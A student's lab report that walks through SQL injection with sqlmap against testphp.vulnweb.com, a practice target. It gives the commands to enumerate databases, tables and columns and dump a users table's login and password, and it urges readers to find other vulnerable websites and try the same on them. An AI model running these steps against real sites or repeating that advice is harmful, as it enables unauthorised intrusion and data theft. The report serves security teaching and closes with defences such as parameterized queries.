Application Security Lab

Name: Swanand Garge

Div : D(D2)

Roll no :42

SRN: 202201589


Q . *Perform a SQL injection*


Open your terminal and give the command *sqlmap -h* to check if sqlmap exists or not.

Finding database

I am using the site http://testphp.vulnweb.com/artists.php?artist=1 for sqli testing. You are advised to find other websites vulnerable to sql injection and try them out.


We will use command sqlmap *sitename* -- dbs





Here sqlmap has found a vulnerability. The parameter ‘artist’ is vulnerable. You can also find other such vulnerabilities.

This command will give you all the databases.



As you can see there are two databases available on the website. Let's find the tables of the database using the command: **sqlmap -u *sitename* -D *dbname* –tables** you'll see the list of table available in the acurat database.

Finding Columns

Let's find tables and columns of the database to get a better idea regarding the website. Use the command: **sqlmap -u *sitename* -D *dbname* –columns**. You will get the columns along with the name of the table.

```
Database: acuart
Table: carts
[3 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| cart_id | varchar(100) |
| item    | int          |
| price   | int          |
+---------+--------------+

Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+
```

```
Database: acuart
Table: products
[5 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| description | text         |
| name        | text         |
| id          | int unsigned |
| price       | int unsigned |
| rewritename | text         |
+-------------+--------------+

Database: acuart
Table: guestbook
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| mesaj    | text         |
| sender   | varchar(150) |
| senttime | int          |
+----------+--------------+
```


Now we can get column information i.e. the data in a column by using command :

sqlmap -u *sitename* -D *dbname* -T *tablename* -C *columnname* -dump.

```
[08:31:21] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+
```

```
[08:32:09] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+
```

Now we can try to login using the credentials found so far..



CONCLUSION:

In this exercise, we performed SQL injection testing on a vulnerable website using sqlmap. By exploiting the vulnerability in the 'artist' parameter, we were able to extract information about the databases, tables, and columns present on the website's backend. This process allowed us to gather valuable insights into the website's underlying database structure.

Subsequently, we retrieved data from specific columns within tables using sqlmap, revealing potentially

sensitive information. This demonstrated the severity of the SQL injection vulnerability and highlighted the importance of securing web applications against such attacks.

In conclusion, our exploration of SQL injection exposed critical security weaknesses in the website's implementation. This underscores the necessity for robust security measures, including proper input validation and parameterized queries, to prevent unauthorized access to sensitive data and safeguard against malicious exploitation.